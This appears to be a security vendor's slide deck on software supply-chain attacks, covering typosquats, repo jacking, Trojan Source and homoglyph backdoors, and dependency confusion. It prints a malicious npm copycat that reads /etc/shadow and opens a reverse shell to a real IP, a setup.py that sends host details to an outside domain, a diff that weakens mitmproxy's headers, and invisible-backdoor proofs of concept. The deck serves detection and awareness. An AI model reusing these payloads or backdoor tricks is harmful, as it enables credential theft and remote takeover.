
# IN TODAY: Noblox saga continues...

## NPM malware timeline



# Repo jacking & Chainjacking

- You can change your old GitHub username
- Old repo links may redirect to new account
- ...Until old GitHub username **claimed by someone else**
- What happens to Go packages?!
- GitHub introduced “popular repository namespace retirement”



2019: <https://blog.securityinnovation.com/repo-jacking-exploiting-the-dependency-supply-chain>

2021: <https://www.intezer.com/blog/malware-analysis/chainjacking-supply-chain-attack-puts-popular-admin-tools-at-risk/>




# ‘Version 2’ or not


When version 2 or 3 of a library is a fake **typosquat**

# PyPI removes ‘mitmproxy2’ fork of ‘mitmproxy’

- mitmproxy2 is a fork of mitmproxy
- But... with safeguards removed... introducing security vulnerability
- PyPI removed mitmproxy2, but a copycat “mitmproxy-iframe” emerged **hours later** from the **same user**
- Malicious intent?



# Copycat introduced a vulnerability



The more popular you get, the more shit you attract:  
Someone uploaded "mitmproxy2" to [@PyPI](#), which is the  
same as regular mitmproxy but with an artificial RCE  
vulnerability included. 😕

12:32 PM · Oct 11, 2021

1 heart 61 7 replies Copy link to Tweet


[Tweet your reply](#)

Raw

```
diff --color=auto -bur mitmproxy-8.0.0.dev0-py3-none-any.whl/mitmproxy/tools/web/app.py mitmproxy2-8.0.1-py3-none-any.whl/mitmproxy/tools/web/app.py
--- mitmproxy-8.0.0.dev0-py3-none-any.whl/mitmproxy/tools/web/app.py      2021-10-09 16:39:16.000000000 +0200
+++ mitmproxy2-8.0.1-py3-none-any.whl/mitmproxy/tools/web/app.py      2021-10-11 08:12:16.000000000 +0200
@@ -189,8 +189,11 @@
 5     def set_default_headers(self):
 6         super().set_default_headers()
 7         self.set_header("Server", version.MITMPROXY)
 8 -        self.set_header("X-Frame-Options", "DENY")
 9 +        # self.set_header("X-Frame-Options", "DENY")
10         self.add_header("X-XSS-Protection", "1; mode=block")
11 +        self.set_header('Access-Control-Allow-Origin', '*')
12 +        self.set_header('Access-Control-Allow-Headers', '*')
13 +        self.set_header('Access-Control-Allow-Methods', 'POST, GET, DELETE, OPTIONS')
14         self.add_header("X-Content-Type-Options", "nosniff")
15         self.add_header(
16             "Content-Security-Policy",
```

# colors 2.0, 3.0, ...

- fake ‘colors’:
    - colors2.0, colors-2.0
    - colors-2.2.0
    - colors-3.0
    - colorsss
  - New versions in copycat packages
  - Contains **malware**
  - Obfuscated Discord info-stealers
  - Some establish TCP reverse shell to author’s domain





# Hidden malware

‘TROJAN SOURCE’

Code changes meaning when read from right to left

# Trojan Source

## Some Vulnerabilities are Invisible

Rather than inserting logical bugs, adversaries can attack the encoding of source code files to inject vulnerabilities.

These adversarial encodings produce no visual artifacts.

```
#include <stdio.h>
#include <stdbool.h>

int main() {
    bool isAdmin = false;
    /* begin admins only */ if (isAdmin) {
        printf("You are an admin.\n");
    /* end admins only */
    return 0;
}
```

```
$> clang program.c && ./a.out
You are an admin.
$> |
```


## The trick

The trick is to use Unicode control characters to reorder tokens in source code at the encoding level.

These visually reordered tokens can be used to display logic that, while semantically correct, diverges from the logic presented by the logical ordering of source code tokens.

# Trojan Source

```
/* if (isAdmin) { begin admins only */
```



```
/* begin admins only */ if (isAdmin) {
```

# Trojan Source

## The variant

A similar attack exists which uses homoglyphs, or characters that appear near identical.

```
#include <iostream>

void sayHello() {
    std::cout << "Hello, World!\n";
}

void sayHello() {
    std::cout << "Bye, World!\n";
}
```

# Invisible backdoors: Unicode ‘Hangul Filler’

And surely enough, it didn't take long for Ettlinger to come up with a proof of concept (PoC) code shown below. Can you spot the invisible backdoor?

```
const express = require('express');
const util = require('util');
const exec = util.promisify(require('child_process').exec);

const app = express();

app.get('/network_health', async (req, res) => {
    const { timeout, } = req.query;
    const checkCommands = [
        'ping -c 1 google.com',
        'curl -s http://example.com/',
    ];

    try {
        await Promise.all(checkCommands.map(cmd => cmd && exec(cmd, { timeout })));
        res.status(200);
        res.send('ok');
    } catch(e) {
        res.status(500);
        res.send('failed');
    }
});

app.listen(8080);
```

# Invisible backdoors: Unicode ‘Hangul Filler’

```
const express = require('express');
const util = require('util');
const exec = util.promisify(require('child_process').exec);

const app = express();

app.get('/network_health', async (req, res) => {
    const { timeout, } = req.query;
    const checkCommands = [
        'ping -c 1 google.com',
        'curl -s http://example.com/',
    ];
    try {
        await Promise.all(checkCommands.map(cmd => cmd && exec(cmd, { timeout })));
        res.status(200);
        res.send('ok');
    } catch(e) {
        res.status(500);
        res.send('failed');
    }
});

app.listen(8080);
```

```
const { timeout,\u3164} = req.query;
...
'curl -s http://example.com/ ',\u3164
```

# Invisible backdoors: Homoglyphs

```
const [ ENV_PROD, ENV_DEV ] = [ 'PRODUCTION', 'DEVELOPMENT' ];
/* ... */
const environment = 'PRODUCTION';
/* ... */
function isUserAdmin(user) {
  if(environment!=ENV_PROD){
    // bypass authZ checks in DEV
    return true;
  }

  /* ... */
  return false;
}
```

# Invisible backdoors: Homoglyphs

## Homoglyph Approaches

Besides *invisible* characters one could also introduce backdoors using Unicode characters that look *very similar* to e.g. operators:

```
const [ ENV_PROD, ENV_DEV ] = [ 'PRODUCTION', 'DEVELOPMENT' ];
/* ... */
const environment = 'PRODUCTION';
/* ... */
function isAdmin(user) {
    if(environment!=ENV_PROD){
        // bypass authZ checks in DEV
        return true;
    }

    /* ... */
    return false;
}
```

The “!” character used is not an exclamation mark but an “*ALVEOLAR CLICK*” character. The following line therefore does not compare the variable `environment` to the string `"PRODUCTION"` but instead assigns the string `"PRODUCTION"` to the previously undefined variable `environment!`:

**Regression bugs *partial* fixes.**

‘Creep creep’



**It looked fixed but it wasn't.**

# Critical Struts 2 RCE zero-day ‘unfixed’

- NEW Struts 2 RCE: CVE-2021-31805
- Fix for older Struts RCE CVE-2020-17530 (OGNL Double Evaluation) was **incomplete**.
- 2020 RCE was a 9.8/Critical
- Don’t forget: Equifax hack of 2017 occurred from Struts OGNL Injection.



```
tags.html.js
1 module.exports = (scope) => '<div class="tags">
2 ${scope.tags.map(tag => '
3 ${() => { tag.classes = (tag.classes || []) .push(tag.name.matches('js') ? "tag-blue" : '') })
4 })()
5 <a href="${tag.link}" class="${tag.classes.join(' ')}>${tag.name}</a>''
6 ).join('<br>');
7 </div>';

article.html.js
1 module.exports = (scope) => '<article>
2 <header>
3 <h1>${scope.title}</h1>
4 </header>
5 ${require('../tags.html.js')(scope)}
6 <div>
7 ${scope.body}
8 </div>
9 </article>';

video.html.js
1 module.exports = (scope) => '<article>
2 <header>
3 <h1><a href="${scope.link}">${scope.title}</a></h1>
4 </header>
5 ${require('../tags.html.js')(scope)}
6 <div>
7 ${scope.body}
8 </div>
9 </article>';
```



# Dependency confusion

An ongoing problem

It's what keeps us up at night !

# Dependency confusion timeline

**Jul 2020**

Sonatype's automated malware detection system flags "security research" packages posted by Alex Birsan.

Sonatype add them to our data powering next-gen Nexus Intelligence products.

**Feb 9, 2021**

Alex Birsan releases his research blog entitled "**Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies**"

Details released on **35 companies** that used one or more of the "research" OSS packages.

Sonatype and Microsoft also publish write-ups on the same day.

**Feb 22, 2021**

News is widely circulated with 10 major tech publication mentions.

**575 copycat packages identified as of 22 Feb**

**Mar 3, 2021**

PyPI, npm flooded with **5,000+ copycats**

**Mar 15, 2021  
10,000+  
Copycats**

**8 months**

**1 Week**

**4 Weeks**

**Jul 2020 – Feb 2021**

Birsan continues to post the research packages, but Sonatype's automated malware detection system continues flagging them in an effort to protect our customers from any rogue behaviour.

**Feb 12, 2021**

72 hours in 300+ copycats emerge

**Feb 16, 2021**

Dependency confusion copycat packages detection reaches **7000% above** baseline from previous week.

**Mar 2, 2021**

**750+ copycat packages identified**  
**Known Malicious code seen**

**Mar 9, 2021**


**8,000+ Copycats**



Malicious  
copycats  
identified by  
Sonatype  
target  
**Amazon,**  
**Zillow, Lyft,**  
**Slack** apps

sonatype

# Copycats access .bash\_history, /etc/shadow, launch reverse shells



```
const https = require('https')
const os = require('os')
const execSync = require('child_process').execSync;

code = execSync('cat /etc/shadow');

process.env['NODE_TLS_REJECT_UNAUTHORIZED'] = 0;

var info = os.userInfo();

var username = encodeURIComponent(info.username)
var home_dir = encodeURIComponent(info.homedir)
var current_dir = encodeURIComponent(__dirname)
var code = encodeURIComponent(code)

//Fetching IP Address
var ifaces = os.networkInterfaces();

var adresses = Object.keys(ifaces).reduce(function(result, dev) {
    return result.concat(ifaces[dev].reduce(function(result, details) {
        return result.concat(details.family === 'IPv4' && !details.internal ? [details.address] : []);
    }, []));
});

(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(5482, "5.189.184.129", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application from crashing
})();
```

<https://blog.sonatype.com/malicious-dependency-confusion-copycats-exfiltrate-bash-history-and-etc-shadow-files>



Automated  
malware  
detection  
systems spot  
the package



# Sonatype prevents VMWare dependency confusion attempt

The screenshot shows the Sonatype Nexus Repository Manager interface. At the top, there is a search bar labeled "Search projects" with a magnifying glass icon. To the right of the search bar are links for "Help", "Sponsors", "Log in", and "Register". Below the search bar, the project title "vapi-client-bindings 3.7.0" is displayed in large white text. Underneath the title, there is a button with the command "pip install vapi-client-bindings" and a pip icon. To the right of this button, there is a green button with a checkmark and the text "Latest version". Below the project title, the text "Proof project by kotko" is visible. On the left side, there is a sidebar with "Navigation" and three items: "Project description" (which is highlighted in blue), "Release history", and "Download files". On the right side, there is a "Project description" section with the heading "Proof by kotko".

<https://blog.sonatype.com/vmware-vsphere-dependency-confusion-attempt-caught-by-sonatype>



VMWare devs  
had asked  
about the  
dependency  
in the past



# Sonatype prevents VMWare dependency confusion attempt

The screenshot shows two GitHub issue pages from the `vmware/vsphere-automation-sdk-python` repository.

**Issue #115:** "Could not find a version that satisfies the requirement vapi-client-bindings==1.5.0 (from -r requirements.txt...)"  
A comment from `dungla2011` on Nov 18, 2018, states:  
Help me please:  
• [x] I am using the <https://github.com/vmware/vsphere-automation-sdk-python.git> (18/11/2018)  
• [x] I have searched [existing issues]

**Environment:**  
• sdk package version:  
[root@galaxycloud vsphere-automation-sdk-python]# pip list | grep v  
virtualenv 15.1.0  
  
[root@galaxycloud vsphere-automation-sdk-python]# pip --version  
pip 18.1 from /opt/rh/rh-python36/root/usr/lib/python3.6/site-packages/pip (python 3.6)  
[root@galaxycloud vsphere-automation-sdk-python]# python --version  
Python 3.6.3  
  
• vSphere version: 6.5  
  
• Operating System/Shell (used to run SDK-based apps): Centos

**Assignees:** No one assigned  
**Labels:** None yet  
**Projects:** None yet  
**Milestone:** No milestone  
**Development:** No branches or pull requests  
**Notifications:** You're not receiving notifications from

**Issue #77:** "'vapi-client-bindings does not satisfy requirements'"  
A comment from `gruden-g2` on Jun 15, 2018, states:  
I am using the latest SDK version  
This API is compatible with my vCenter version (You can get the info from 'vcenter\_version' in each sample)  
I have searched existing issues

**Environment:**  
• sdk package version:  
• python version:  
• vSphere version: 6.5

**Steps or code snippet to reproduce:**  
pip install of current master sdk on Windows host with Python 3.6.5, no prior install of automation sdk.

**Actual behavior:**  
Error: Could not find a version that satisfies the requirement vapi-client-bindings==1.3.1 (from -r requirements.txt (line5))  
(from versions:2.5.0) matching distribution found for vapi-client-bindings==1.3.1 (from -r requirements.txt (line 5))

**Expected behavior:**  
Install SDK

<https://blog.sonatype.com/vmware-vsphere-dependency-confusion-attempt-caught-by-sonatype>



VMWare:  
no user or  
product  
impact from  
ethical  
research



# Sonatype notifies PyPI, package taken down

```
19 company = "vmware/vsphere-automation-sdk-python"
20 name = "vapi-client-bindings"
21 version = "3.7.0";
22
23 from setuptools import setup
24 from setuptools.command.develop import develop
25 from setuptools.command.install import install
26 from subprocess import check_call
27
28
29
30 # def _post_install():
31 #     _post_install
32
33
34 class new_install(install):
35     def __init__(self, *args, **kwargs):
36         super(new_install, self).__init__(*args, **kwargs)
37         atexit.register(_post_install)
38
39
40 def _post_install():
41     file_name = 'pocbykotko.txt'
42     f = open(file_name, 'a+') # open file in append mode
43     f.write('proof bug by kotko')
44     f.close()
45
46
47 ip = requests.get('https://api.ipify.org').text
48 ipText = format(ip);
49 myhost = os.uname()[1]
50 currentPath = requests.utils.quote(bytes(pathlib.Path(__file__).parent.absolute()))
51
52 PYdata = { "ip": ipText,
53           "host": myhost,
54           "path": currentPath, }
55 PYdataS = ipText+"."+myhost+",".+currentPath+
56
57 message = PYdataS
58 message_bytes = message.encode('ascii')
59 base64_bytes = base64.b64encode(message_bytes)
60 base64_message = base64_bytes.decode('ascii')
61
62 r = requests.get("https://kotko.me?"+company+name+"="+base64_message)
63
```

<https://blog.sonatype.com/vmware-vsphere-dependency-confusion-attempt-caught-by-sonatype>

